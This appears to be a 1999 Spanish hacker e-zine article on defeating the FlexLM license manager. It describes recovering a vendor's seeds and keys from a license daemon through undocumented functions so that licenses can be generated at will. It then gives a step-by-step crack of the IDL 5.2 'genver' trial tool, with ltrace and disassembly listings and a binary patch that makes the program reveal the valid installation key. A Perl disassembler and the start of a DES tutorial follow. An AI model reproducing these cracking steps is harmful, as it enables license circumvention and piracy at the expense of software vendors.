Afortunada o desafortunadamente linux esta todavia bastante libre de aplicaciones comerciales, o al menos de aquellas que no permiten mediante una licencia especial su uso gratuito (tal como al final han hecho WordPerfect, StarDivision y otra gente). Por ello tampoco es de esperar un desarrollo de soluciones de tipo comercial para proteger programas. Incluso en Windows donde la explosion de software comercial es tremenda, el hecho de licenciar un sistema de proteccion/gestion de licencias es minoritario y predominan sistemas mas o menos caseros (y mas o menos eficaces) de proteccion).

Un ejemplo claro de protecciones comerciales en Windows serian la populares mochilas o llaves hardware. Haciendo un inciso, hay que señalar que un uso adecuado de una mochila, debe hacer un programa practicamente seguro, a no ser de que se disponga de una de ellas y se pueda hacer un estudio para su emulacion. Bueno, pues a pesar de esto, una gran parte de ellos son crackeables de forma sencilla.

Uno de los problemas fundamentales en el uso de soluciones comerciales: la desatencion hacia la proteccion es tal, que no solo no se invierte el menor medio humano (que no economico) en desarrollar la proteccion, sino que la forma de "empalmar" la proteccion al resto del programa, lo suele hacer altamente vulnerable. De alguna forma es de esperar que si uno paga por un sistema de proteccion, no tenga que perder un segundo en adaptar el programa.

Es aqui donde llegamos a esos chicos tan raros que programan aplicaciones en unix, generalmente sobre cosas tan esotericas como simulaciones quimicas, estudio geofisicos, etc ... El panorama hasta ahora es muy poco ingenioso. Este tipo de aplicaciones cuestan muchisimo dinero, y como generalmente su ambito de uso es muy reducido, tampoco les debe importar demasiado que no se proteja. Eso no significa que lo dejen en plan "copien y disfruten"; por el contrario compran un programa/conjunto de utilidades que venden los chicos de Globetrotter Software, y que casi todo el mundo que trabaja con estaciones de trabajo habra oido alguna vez: Flexlm. Si, flexlm (Flex License Manager) parece ser la forma mas generica de proteger, bien sea un compilador de Sun, una aplicacion para SGI, u otras aplicaciones que ultimamente se han dignado a portar a linux. Por cierto, me cuentan por ahi, que hay aplicaciones de NT (New Testament) que tambien lo usan.

Para el que no lo conozca, estos chicos de Globetrotter Software han hecho un autentico negocio. Su lista de clientes es importante, y la cantidad de bazofia comercial que podeis encontrar en su web (www.globetrotter.com) es tremenda. Vamos que saben vender bien la moto esta gente. Esto en web, por lo que supongo que una presentacion en directo de sus productos debe ser como para perder el control. Si esto lo mezclais con licencias, patentes y todo eso, da la impresion de que lo que estas comprando es algo asi como el Gate-keeper que salia en "La Red". Ya juzgareis vosotros mismos, pero a mi me parece que, en general,

es el timo de la estampita aun sin conocer lo que cuesta. Y digo en general, porque puede ser un buen esquema, siempre que no se implemente por cuenta propia algunas funciones que permite FlexLM. Pero entonces, estamos pagando por algo que no protege, lo que protege es la parte generada por el comprador.

2 . FlexLM. Cuestiones generales ----------

Ya esta bien de hablar vaguedades. ¿ que es y como funciona FlexLM ? Hay dos modos principales de funcionamiento:

1) En el primero de ellos hay una especie de esquema cliente/servidor. El cliente estaria integrado dentro del programa a proteger, y el servidor seria un programilla o demonio generado via flexlm (y donde cada empresa puede introducir variantes y mejoras). En este modo aparece la utilidad "lmgrd" que hace las veces de inetd y se encarga de lanzar diversos demonios. Cada demonio perteneceria a una empresa/producto y obviamente se encargarian independientemente de dar acceso a los clientes. Cada demonio lee la informacion de un fichero de licencia con un formato estandard que genericamente (hay peque~as variaciones) incluye: nombre del programa a proteger, numero de licencias, fecha de caducidad y un hash que verifica los contenidos anteriores.

2) En el otro, el cliente lee directamente el fichero de licencia.

Si nos ponemos la camiseta de Globetrotter, diriamos que con la primera de las opciones, es posible tener licencias flotantes, es decir n licencias a usar por n ordenadores, pero sin fijar cuales. Bueno, blah, blah. La cuestion es ¿ como de seguro es FlexLM ? Lo que opina Globetrotter de la la vulnerabilidad de su producto es (traducido):

*** ATAQUE SENCILLO ***
Ejecutando la aplicacion sobre un depurador si esta conserva informacion de depurado (unstripped para ser tecnicos).

=> es cierto. Es una ataque sencillisimo, y es el gran problema de todo el producto: al final todo se reduce a:

llamar funcion_check_supercomplicada
es correcta la licencia ?

y esta decision suele ser sencilla de localizar (vistosos mensajes de error) y mas facil todavia de parchear. Otro inciso, no hace falta que haya informacion de simbolos para crackear un programa asi. Si esta informacion existe, lo que facilita es que se reviente completamente (como veremos) el sistema FlexLM.

*** ATAQUE DIFICIL, DEPENDIENTE DE LA CONFIGURACION ***
"Matando los demonios. Si, a pesar de todo, no se usa uno de los temporizadores incorporados, y no se llama a la funcion HEARTBEAT(), entonces la proteccion software puede ser puenteada por alguien que mate los demonios, ya que las aplicaciones nunca detectarian que el demonio esta caido."

=> de dificil nada. Debe estar en el grupo de los faciles, ya que la funcion heartbeat puede ser parcheada y se acabo el invento. O mejor se parchea todo ;)

*** ATAQUE MUY DIFICIL *** (...suena bien eh ?)

"Adivinando los hash que pertenecen al fichero de licencia.[...] The algorithm used is a proprietary one-way block chaining encypherment of all the input data".

=> me niego a traducir esta obra de arte. Por lo demas, el hash tiene 48 bits. sigamos

"Escribiendo un nuevo demonio que emule el original. FlexLM encripta el trafico entre el cliente y el demonio para hacer mas dificil este tipo de ataques".

=> en cuanto a ingenieria inversa me parece con diferencia el tema mas interesante, aunque las debilidades anteriores ya desacreditan el sistema.

"Ejecutando el depurador en un ejectuble sin simbolos de depurado. Esto requiere que alguien encuentre la llamadas-FlexLM sin ningun conocimiento en la tabla de simbolos".

=> guau, o sea que vamos a utilizar el ataque muy dificil. Pero que buenos que somos.

3 . Funcionamiento interno de FlexLM ----------

Bueno hasta aqui mucho de blah, blah, blah, propaganda, marketing y esas cosas. Ahora bien, las bases sobres la que se asienta son solidas ?

Para ello, lo mejor es irse al web de Globetrotter (www.flexlm.com creo que tambien valia) y pillar el kit de desarrolladores. Hace ya unos cuantos meses pille el de la version 6.1, que es el que incorporan la mayoria de los programas (si, flexlm se actualiza, ya se sabe hay que sacar nuevas versiones cueste lo que cueste). Este kit es una autentica mina de oro, ya que facilita aparte de una documentacion bastante completa (hay, logicamente funciones interesantes no documentadas), los siguientes elementos:

1. Gestor de licencias (lmgrd)
2. Codigo fuente de un ejemplo demonio-cliente
3. Utilidades para generacion de licencias
4. Tres librerias que contienen todo el API de FlexLM

Dentro del 3er punto esta incluida una utilidad llamada lmcrypt. Esto, lo creais o no, es una generador de licencias. Esto es un nuevo concepto, resulta que la empresa que vende la proteccion facilita un generador de licencias. Ya no es necesario crearte tu propia programa que destripe las entrañas del algoritmo de generacion, no, te lo dan ellos.

Hombre, hay que matizarlo, pero es asi como vereis. Bueno nos habiamos bajado el kit de desarrollo. Este viene pseudoencriptado, con lo cual es preciso perder unos segundos (pocos eso si) en sacar la clave. No voy a entrar en mucho detalle, ya que creo que es justo que si alguien quiere acceder a este material se lo trabaje un poco. De todas formas, es muy sencillo y utilizando ltrace se consiguen las pistas para sacar la clave facilmente.

Aun asi si alguien no es lo suficientemente capaz, siempre puede arrastrarse a los chicos de Globetrotter y que te manden la clave (que es lo que supuestamente todo el mundo deberia hacer).

Es facil al principio perderse entre la documentacion, por lo cual, os

voy a resumir en que se basa el sistema. Hay 7 elementos clave para cada demonio comercial (entendiendo por demonio comercial, todo el sistema de gestion de licencias utilizado para un programa determinado ... que hay mucho mal pensado):

* 2 semillas de encriptacion exclusivas.
* 5 claves de 32 bits.

Para la generacion de los hash que autentifican las licencias, son fundamentales estas dos semillas, ya que conociendolas es posible autentificar tantas licencias como uno quiera. Las cinco claves son utiles para poder instalar el kit y para generar un demonio. Estos datos, son logicamente utilizados por las funciones del API, por lo que se empaquetan en la siguiente estructura de datos:

```
typedef struct  {
                            short tipo;
                            unsigned long semillas[2];
                            unsigned long claves[4];
                            short flexlm_version;
                            short flexlm_revision;
                            char flexlm_patch[2];
                            char behavior_ver[LM_MAX_BEH_VER + 1];
                          } codigos;
```

Supongamos que hemos comprado la cosa esta y nos han pasado las 2 semillas y las 5 claves. El programa de instalacion del kit nos pide todos estos datos, y nos genera un cliente, un demonio y otras cosas (ya, ya se que no teneis ninguno de estos datos, pero estamos hablando en un caso generico). Hay una utilidad llamada lmcrypt, que recibe como entrada una licencia en la que el hash esta a cero, y nos devuelve el fichero de licencia con el hash adecuado. La forma en que genera el hash, es mediante esta funcion:

```
int lc_cryptstr(job, STR, STR_RETURN, *CODIGOS, flag, filename, errors)
```

Esta funcion esta documentada en los manuales, y os he puesto en mayusculas los parametros importantes:

STR: recibe la cadena de texto donde se especifica sobre que programa se aplica la licencia, si caduca y cuando, y el numero de licencias permitidas. Uno de los campos es el hash de autenticacion, y que en este caso se pone a cero. Por ejemplo:

```
      "FEATURE word MSOffice 1.0 permanent 4 0"
```

CODIGOS: es una estructura como la de arriba, con las semillas y las claves, que puestamente se usaran para crear el hash

STR_RETURN: devuelve una cadena de texto equivalente a STR, pero donde el hash ya no es cero, sino son los 48 bits correspondientes.

Vale, la licencia esta generada. ¿Porque no la genera cualquiera ? Hombre, pues porque hacen falta esos 7 datos ? ¿7 datos ? bueno, en realidad solo son 6, ya que en la estructura CODIGOS solo aparecen 4 claves (ya veremos que pasa con la quinta).

4 . Debilidades del sistema ----------

Ahora resulta que el usuario Pepito se ha comprado su programa carisimo, y

le han dado un fichero de licencia que podria ser asi:

```
SERVER localhost.localdomain ANY
VENDOR khoral /usr/local/flexlm/v6.0/i86_l1/khoral
FEATURE xprismpro khoral 1.0 permanent 4 XXXXXXXXXXXX
```

las XXX son el hash eh !! Arrancara el gestor de licencias (lmgrd) que ira a buscar ese fichero y tendra que comprobar el hash. Bien, por sentido comun, y aunque uno no sepa nada de cracking, o el sistema es muy bueno o de alguna forma para comprobarlo hay que generarlo otra vez y comparar.

¿ Como comprueba el hash el demonio ? Tomando el demonio de ejemplo que viene en el kit (y al igual que hacen la mayoria de los demonios comerciales que circulan) primero se incializa el sistema llamando a la funcion lc_init:

```
lc_init(--, --, CODIGOS*, --)
```

Je, je, luego efectivamente en el demonio hay una copia de la estructura CODIGOS, con la semillas y las 4 claves. QUE FRAUDE ! pensareis. Aqui es donde FlexLM dice: Ah, pero la seguridad esta garantizada ya que las semillas estan encriptadas (xoreadas) con la clave numero 5 que no esta incluida en el demonio (y asi es efectivamente). Esta funcion de inicializacion recibe las 4 claves y las dos semillas xoreadas con la clave numero 5.

Recapacitemos, nos dicen que NO estan en el demonio todos lo elementos que nos permitirian generar licencias. Yo, desde luego, no crei que comprobaran el hash sin recurrir a los datos originales con el que fue generado, luego la clave numero 5 debian generarla de alguna forma al vuelo (o bien estaba "escondida" en el demonio). Si analizamos mas detenidamente el codigo del demonio de ejemplo, vemos que la comprobacion del hash se hace con una llamada a la funcion lc_crypt, que obviamente no esta documentada

```
lc_crypt (--, --, --, CODIGOS*)
```

pero en la que la estructura codigos recibe ya las semillas originales (desxoreadas). Je, je, luego han generado la clave numero 5.

En definitiva y ahorrandonos listados en ensamblador (ya llegaran) , la clave numero 5 se genera mediante una llamada a la funcion, tambien indocumentada l_svk (secret vendor key ?)

```
int l_svk(char*,CODIGOS*)
```

el parametro de entrada (y co-responsable de su generacion) es nada mas y nada menos que el nombre del demonio :D. Ciertamente curioso. Esta funcion l_svk esta disponible en las librerias del kit de desarrollo, luego podemos hacernos un programita en el que rellenando los datos correspondientes a las semillas xoreadas y las 4 claves, nos facilite la clave numero 5, y lo que es mas importante las semillas originales con las que generar licencias en serie.

Resumiendo, en el codigo del demonio (y en su nombre) estan los datos para generar todas las licencias del mundo. El unico problema es identificar la llamada a la funcion lc_init, por ejemplo, en la que se pasa como parametro una estructura de tipo CODIGOS. Pero eso no es un gran problema una vez que sabemos como es (en el demonio del kit de desarrollo, si que hay tabla de simbolos y es inmediato localizar la funcion en el listado en ensamblador).

Mi opinion es que si se dispone de un fichero de licencia operativo (sabiendo asi las sintaxis de cada campo), es bastante sencillo generear licencias adicionales o modificar las existentes. En el resto de los casos se complica algo.

5 . Ficheros de licencias. Ejemplo practico ----------

Despues de esta introduccion general a lo que es FlexLM, que no pretende ser demasiado exhaustiva por cuestiones de espacio (si acaso en otras entregas, trataremos un caso concreto de FlexLM que sea especialmente didactico), vamos a ver un ejemplo practico que si bien esta flexlm metido por medio, no es exactamente flexlm.

El programa se llama IDL 5.2, y significa algo asi como Interactive Data Language. Es una especie de lenguaje de programacion muy orientado a la presentacion/visualizacion grafica de datos, y que segun cuenta la gente es bastante potente. Lo podeis encontrar en el web de rsi:

www.rsinc.com

Tienen una demo muy curiosa. Supuestamente es completamente funcional si exceptuamos salvar datos e imprimir. Eso si solo durante 7 minutos, transcurridos los cuales te echa sin el menor miramiento. Vereis que cada vez afinan mas. Existe la posibilidad de que te den una licencia temporal para evaluarlo (gratuita), y luego si lo compras, la licencia va por FlexLM.

Curiosamente la forma de obtener una licencia temporal de evaluacion, no es con FlexLM. No se muy bien, si es que no se fian del sistema (en cuyo caso parece deberian cambiarlo), o bien no quieren pagar mas a los chicos de Globetrotter. Se han hecho su propio programita que genera un fichero de licencia que desde luego no esta en modo texto.

Este programa, llamado genver, genera un numero aleatorio que tu le comentas al comercial de turno por telefono, y este te genera otro numero que introduces al programa para que genere la licencia.

Hay claramente tres opciones:

1) Evitar que caduque a los 7 minutos (hay una bonita ventana que nos comunica que el tiempo se ha acabo).

2) Generar una licencia temporal.

3) Generar un licencia Flex.

Vamos a descartar la primera y tercera opcion. La primera porque el programa esta hecho en Motif, y no conocemos nada sobre ello, ni sobre Toolkits, mensajes, widgets ni nada de eso. Ademas el programa es gigantesco y los listado en ensamblador son enormes (de mas de 60 Mb). Hasta ahora no hemos tocado nada sobre Motif, ya que algo me dice que esta cayendo en deshuso y es en general bastante farragoso (esta basado en objetos, es decir, codigo gigantesco). La tercera es por una cuestion preventiva, ya que ya me ha ocurrido varias veces de estar mucho tiempo forzando funcionalidades que luego no estaban disponibles en el cliente, con lo cual manipular licencias sin tener una referencia de que el cliente las va a saber manejar, puede ser una perdida de tiempo. En cualquier caso, con lo expuesto aqui podreis obtener facilmente tanto las semillas como la 5 claves (el que lo consiga que me las mande, y

tendra soporte on-line de flexlm. A ver si os animais).

Manos a la obra, ejecutamos el programa genver (que se encuentra en el directorio idl/bin/bin.linux/genver) y nos dice:

```
        Your number for today is: 6239

        Enter length of trial period in days :
```

si le ponemos que 1 millon, nos echara rapidamente, pero si ponemos algo razonable como 100, nos respodera:

```
        Enter RSI supplied installation key:
```

esta es la que supuestamente nos dan por telefono. Respondiendo lo que sea, nos dice que es invalida. Ejectando el maravilloso programa ltrace que hemos descrito ampliamente en entregas anteriores, obtenemos este interesante listado:

```
[080490e2] fopen("./idl.genver", "w")            = 0x0804b028
[08049122] chmod("./idl.genver", 0666)           = 0
[080493ca] ftime(0xbfffe5dc, 0, 0x40005ff0, 0x08048940, 0xbfffe5dc) = 0
[0804946b] printf("\nYour number for today is: %lu\n"..., 14098) = 34
[08048e24] fileno(0x0804afc8)                    = 0
[08048e2f] isatty(0)                             = 1
[08048e4a] printf("Enter %s: ", "length of trial period in days ") = 39
[08048e68] fgets("100\n", 1024, 0x0804afc8)      = 0xbfffe164
[08048f1c] sscanf("100\n", "%ld", -1073749672, -1073749672) = 1
[08048f54] sscanf("100\n", "%ld", -1073749672, -1073749672) = 1
[08048e24] fileno(0x0804afc8)                    = 0
[08048e2f] isatty(0)                             = 1
[08048e4a] printf("Enter %s: ", "RSI supplied installation key") = 37
[08048e68] fgets("235253453536346"..., 1024, 0x0804afc8) =0xbfffe164
[08048f1c] sscanf("235253453536346"..., "%ld", -1073749672,-1073749672) = 1
[08048f54] sscanf("235253453536346"..., "%ld", -1073749672,-1073749672) = 1
[08048db1] fprintf(0x0804af70, "genver: %s\n\n", "invalid key") = 21
[08048dde] exit(1)                               = <void>
```

hay dos secuencias muy parecidas, una la que lee el numero de dias, y otra la que lee la llave. La secuencia es printf -> fgets -> sscanf -> sscanf. Si os fijais en el puntero de programa, la localizacion de estas funciones es la misma, es decir, hay una especie de funcion que hace las labores de "imprime cartel, lee caracteres, pasalo a numero". No parece muy sensato que la funcion sscanf (que es similar a scanf) se llame dos veces con los mismos argumentos, pero ...

Generemos un listado en ensamblador (con el script dasm, cuya ultima actualizacion acompa~o al final. Por cierto disculpad que los mensajes esten en ingles) del programa genver, y examinemos las proximidades de la secuecia fgets -> sscanf:

```
Reference to function : fgets

0x08048e63 call   0x08048798
0x08048e68 addl   $0xc,%esp
0x08048e6b movl   %eax,%eax
0x08048e6d movl   %eax,0xfffffbf8(%ebp)
0x08048e73 cmpl   $0x0,0xfffffbf8(%ebp)
0x08048e7a jne    0x08048e90
```

fgets devuelve en eax el puntero a la cadena leida, luego esta comprobando que se ha leido algo. Posteriormente comprueba que no es

ningun caracter exotico (CR, tabulador, ...), y hace una llamada (dos veces, solo os pongo la segunda) a sscanf:

```
int sscanf( const char *cadena, const char *formato, &numero)


0x08048f38 leal   0xfffffbf0(%ebp),%eax
0x08048f3e pushl  %eax;         <----  salva el puntero al numero
0x08048f3f leal   0xffffeb17(%ebx),%edx
0x08048f45 movl   %edx,%eax
0x08048f47 pushl  %eax          <----  salva el punt. a la cadena de formato
0x08048f48 movl   0xfffffbf8(%ebp),%eax
0x08048f4e pushl  %eax          <----  salva la cadena origen

Reference to function : sscanf
                                <---- sscanf devuelve en eax la cantidad
                                <---- de caracteres convertidos

0x08048f4f call   0x08048848
0x08048f54 addl   $0xc,%esp
0x08048f57 movl   %eax,%eax
0x08048f59 cmpl   $0x1,%eax     <---- comprueba que se ha convertido un car.
0x08048f5c je     0x08048f92    <---- salta si es cierto
0x08048f5e leal   0xfffffbfc(%ebp),%eax
0x08048f64 pushl  %eax

[...]

0x08048f8a call   0x08048d80
0x08048f8f addl   $0x8,%esp

Referenced from jump at 08048f5c ;

0x08048f92 movl   0xfffffbf0(%ebp),%eax <--- mueve el numero devuelto por
                                        <--- sscanf a eax
0x08048f98 jmp    0x08048fa0
0x08048f9a leal   0x0(%esi),%esi

Referenced from jump at 08048e7e ; 08048f98 ;


0x08048fa0 movl   0xfffffbec(%ebp),%ebx
0x08048fa6 movl   %ebp,%esp
0x08048fa8 popl   %ebp
0x08048fa9 ret
```

luego toda esta funcion, lo que hace es devolver en eax la llave introducida por el usuario. Para averiguar a donde retorna esta funcion, lo mejor es ejecutar el programa en el depurador y al encontrarnos en este punto del programa (tras introducir la llave, ya que esta parte de codigo tambien se ejecuta cuando introducimos el numero de dias), ejecutar el comando gdb llamado "back", que devuelve el arbol de llamadas en ese punto:

```
#0  0x8048f1c in strlen ()
#1  0xbfffe38c in ?? ()
#2  0x80495a6 in strlen ()
#3  0x804899b in strlen ()
```

luego venimos del codigo con direccion 0x80495a6. Examinemoslo:

```
0x080495a1 call   0x08048e00    <--- esta es la funcion que hemos visto
```

```
                                <--- y que devuelve la llave leida
0x080495a6 addl   $0x4,%esp
0x080495a9 movl   %eax,0xffffeaf4(%ebp)
0x080495af movl   0xffffeaf4(%ebp),%edi
0x080495b5 movl   %edi,0xffffeb4c(%ebp)
0x080495bb movl   0xffffeb4c(%ebp),%eax
0x080495c1 movl   %eax,0xffffeaf4(%ebp)
0x080495c7 movl   0xffffeaf4(%ebp),%edi
0x080495cd cmpl   %edi,0xffffeb48(%ebp)
```

nunca habia visto algo tan ineficiente, estas lineas solo valen para que finalmente se compare el numero introducido con el contenido en ebp+0xffffeb48, que es un numero que cambia cada vez, y que para vuestra informacion es la clave correcta. Pongo el resto del codigo.

```
0x080495d5 pushl  $0x1          <--- esto se ejecuta si la clave es erronea
0x080495d7 leal   0xfffeee2(%ebx),%edx
0x080495dd movl   %edx,0xffffeaf4(%ebp)
0x080495e3 movl   0xffffeaf4(%ebp),%eax
0x080495e9 pushl  %eax
0x080495ea call   0x08048d80    <--- aqui se llamara al printf con el
                                <--- mensaje de llave invalida
```

Ya sabemos donde esta la llave buena, ahora os voy a ense~ar una forma sencilla de que nos aparezca mientras se ejecuta el programa. Para ello sabemos que cuando nos solicita la clave, el programa ya la ha generado internamente, y la idea es usar el printf donde nos la solicita para mostrar ese numero en claro. Vuelvo a poner la forma del printf donde se solicita introducir la llave:

```
printf("Enter %s: ", "RSI supplied installation key")
```

que os parece si lo cambiamos a:

```
printf ("Enter %x: ", puntero_a_la_llave_que_el_ha_calculado);
```

Para cambiar la cadena de formato, no hay mas que editar el fichero binario (sigo sugiriendo dosemu+hiew) y cambiar la "s" por la "x". Y por ultimo habra que cambiar el puntero a "RSI ..." por un puntero a la llave. Para esto ultimo si ejecutamos genver bajo un depurador y detenemos el programa en la instruccion 0x080495a9 (ver listado de arriba), podemos averiguar la direccion absoluta de la llave, es decir cuanto vale ebp+0xffffeb48 en ese punto. Se apunta, llamemosla direccion_llave.

Volviendo al printf que vamos a modificar, esta es su estructura:

```
0x08048e38 movl   0x8(%ebp),%eax
0x08048e3b pushl  %eax          <--- salvar "RSI ..."
0x08048e3c leal   0xffffeb0c(%ebx),%edx
0x08048e42 movl   %edx,%eax
0x08048e44 pushl  %eax          <--- salvar "Enter %s"

Reference to function : printf

0x08048e45 call   0x08048778
```

si en este punto vemos el valor de ebp, veremos que solo se diferencia en 0x6c unidades de la direccion_llave, es decir modificando:

```
0x08048e38 movl   0x8(%ebp),%eax
     por
```

```
0x08048e38 movl   0x6c(%ebp),%eax
```

apuntara a la llave correcta, que nos aparecera claramente, es decir, en vez de preguntar:

```
        Enter RSI supplied installation key:
```

preguntara

```
        Enter llave_correcta:
```

elegante no ;-) ? Como daño colateral, en vez de solicitarnos el numero de dias tambien aparecera un numero, pero bueno, creo merece la pena el cambio.

Hasta la proxima entrega,

SiuL+Hacky
si_ha@iname.com

------------------------------ listado de dasm ------------------------

```
#!/usr/bin/perl
;############ MODIFY THIS LINE WITH YOUR PERL LOCATION ############
push(@INC,"/usr/lib/perl5");
require("flush.pl");


;#########################################################################
;######## LINUX DISASSEMBLER 2.0799
;######## (C) SiuL+Hacky Jul 1999
;######## You may copy, modify, distribute this program and
;######## is up you to keep this header here
;######## Usage: dasm exe_file dasm_file
;#########################################################################


$f_input=$ARGV[0];
$f_output=$ARGV[1];
&printflush(STDOUT, "\nCreating disassembled file ...");
$return=system("objdump -d -T -x --prefix-addresses ".$f_input.">".$f_output."2");
if ($return!=0){
  print "\nERROR OPENING OBJDUMP $return";
  print "\nUsage: dasm exe_file dasm_file";
  print "\nBe sure to get objdump in your path. Check also file permissions\n";
  exit(1);
 }

open(INPUT, "<".$f_output."2");

&printflush(STDOUT, "\nReading strings ...");
$_=<INPUT>;
while (!/.rodata/){
  $_=<INPUT>;
}
($rubbish, $rest)=split(/.rodata/,$_,2);
($rubbish, $rest)=split(/0/,$rest,2);
@numbers=split(/  /,$rest,5);
$size=hex($numbers[0]);
$starting_address=hex($numbers[1]);
$end_address=$starting_address+$size;
$offset=hex($numbers[3]);
open(CODIGO, "<".$f_input);
```

```
seek(CODIGO,$offset,0);
read(CODIGO,$cadena,$size);
close(CODIGO);


SEARCH: while (<INPUT>){
  last SEARCH if (/SYMBOL TABLE/);
}
if (/SYMBOL TABLE/){
  &printflush(STDOUT, "\nProcessing symbol table ...");
  $_=<INPUT>;
  while (!/^\n/){
   @st_element=split(/ /, $_);
   $_=$st_element[$#st_element];
   chop;
   $symbol_table{$st_element[0]}=$_;
   $_=<INPUT>;
  }
}
else {
  seek(INPUT,0,0);
}

while (!/\.text/){
  $_=<INPUT>;
}
&printflush(STDOUT,  "\nProcessing jmps and calls ...");

######### the regex gets rid of possible line information ##############


while (<INPUT>){
  $_=~ s/0x//g;
  $_=~ s/<.*?>//g;
  $_=~s/  / /g;
  if (/j/){
    ($direccion,$inst,$destino)=split(/ /,$_,3);
    $destino=~s/ //g;
    chomp($destino);
    $salto{$destino}.=($direccion." \; ");
  }
  elsif (/call/){
    ($direccion,$inst,$destino)=split(/ /,$_,3);
    $destino=~s/ //g;
    chomp($destino);
    $call{$destino}.=($direccion." \; ");
  }
}

seek(INPUT,0,0);
&printflush(STDOUT, "\nWritting references ...\n");
open(OUTPUT, ">".$f_output) || die print "\nError opening write file\n";
print OUTPUT "FILE REFERENCED\n\n";

while (!/Disassembly of section .text:/){
 $_=<INPUT>;
 print OUTPUT;
}
$char=".";
$counter=0;
while(<INPUT>){
 $counter++;
```

```
 if ( ($counter % 400)==0){
   printflush(STDOUT,$char);
   if ( ($counter % 4000)==0){
     printflush(STDOUT,"\r");
     if ($char eq "."){ $char=" ";}
     else { $char=".";}
   }
 }
 $copia=$_;
 $_=~s/0x//g;
 $_=~s/<.*?>//ge;
 $_=~s/  / /g;
 ($direccion, $inst, $destino)=split(/ /,$_,3);
 if ( defined( $symbol_table{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "---- Function : ".$symbol_table{$direccion}." ----\n";
 }
 if (/call/){
   $destino=~s/ //g;
   chomp($destino);
   if ( defined( $symbol_table{$destino} )){
     print OUTPUT "\n";
     print OUTPUT "Reference to function : ".$symbol_table{$destino}."\n\n";
   }
 }
 if ( defined( $salto{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "Referenced from jump at ".$salto{$direccion}."\n\n";
 }
 if ( defined( $call{$direccion} )){
   print OUTPUT "\n";
   print OUTPUT "Referenced from call at ".$call{$direccion}."\n\n";
 }
 if (/\$/){
        ($instruccion, $operand)=split(/\$/,$_,2);
        if (!/push/){
          ($operand, $rest)=split(/\,/,$operand,2);
        }
        chomp($operand);
        $offset=hex($operand);
        if ( ($offset <= $end_address) && ($offset >= $starting_address ) ){
          $auxiliar=substr($cadena, $offset-$starting_address);
          $length=index($auxiliar, pack("x") );
          $auxiliar=substr($auxiliar, 0, $length);
          $auxiliar=~s/\n//g;
          print OUTPUT "\n";
          print OUTPUT "Possible reference to string:";
          print OUTPUT "\n\"$auxiliar\"\n\n"
        }
  }
 print OUTPUT $copia;
}
close(INPUT);
close(OUTPUT);
print "\n";
system("rm ".$f_output."2");
```

EOF

-[0x0D]----------
-[DES]----------
-[by Bran & Muad]----------SET-20-


Hace algun tiempo una personita me pidio por irc que le contara como iba el algoritmo DES, pero como se podia alargar mucho me propuso que se lo contara por mail. Total, que ya que voy a escribirlo me he decidido a mandarlo aqui, hasta puede que alguien lo lea y todo :-)

Un poco de historia...
El algoritmo DES con 64 bits en el bloque de datos y 56 bits de clave ha sido uno de los mas famosos y mas utilizados. Se basa en la estructura feistel, inventada por Horst Feistel de IBM a principios de los 70. Esta estructura implica multiples pasadas con funciones no lineales sobre la mitad de los datos, haciendo a la salida un XOR con la otra mitad. La gran ventaja de este sitema es su facilidad para invertir el proceso y poder desencriptar.
En estos momentos este algoritmo no se considera inabordable, de hecho es posible obtener la clave por fuerza bruta, en enero de este año (1999) se consiguio la clave en menos de 23 horas usando computacion distribuida con hardware especializado. Aun asi, es interesante conocer su funcionamiento puesto que los nuevos DES que van saliendo se basan en el mismo sistema.

A grandes rasgos, el algoritmo se basa en ir procesando cadenas de 64 bits mediante tablas de permutaciones y XORs. Las permutaciones se encargan de cambiar las posiciones de los bits, y los XORs alteran los datos mediante los bits de la clave.

Al grano...
Primero se les hace una permutacion tanto a los 64 bits de datos como a la clave. Despues se procesa mediante 16 iteraciones sobre los datos, que vendran modificadas por una rotacion a izquierda y una permutacion de los bits de la clave en cada iteracion. Con eso conseguimos que los cambios provocados por la clave sean distintos en cada iteracion, cupi??

esquemita...



64 bits encriptados

Lo del swap es simplemente intercambiar los 32 bits de mayor peso de la cadena (usease, los de mas a la izquierda) con los de menor peso (derecha).
Hasta ahora facil, no?? :-)

Funcionamiento de las permutaciones:
Las permutaciones cambian la posicion de los bits segun unas tablas, y algunas ademas cambian el tamaño de la salida. Las permutaciones que expanden la salida logicamente tendran que duplicar algunos bits de la entrada, mientras que las que contraen, no utilizaran todos los bits de la cadena de entrada.

ejemplo de permutacion con expansion con letras...

-entrada (5 letras): abcde

-tabla
 Posicion en la salida 1 2 3 4 5 6
 Posicion en la entrada 2 4 1 3 5 2

-salida (6 letras): bdaceb

La tabla se lee cogiendo las parejas de numeros en vertical:
en la posicion 1 de la salida va la pos 2 de la entrada
en la posicion 2 de la salida va la pos 4 de la entrada
en la posicion 3 de la salida va la pos 1 de la entrada
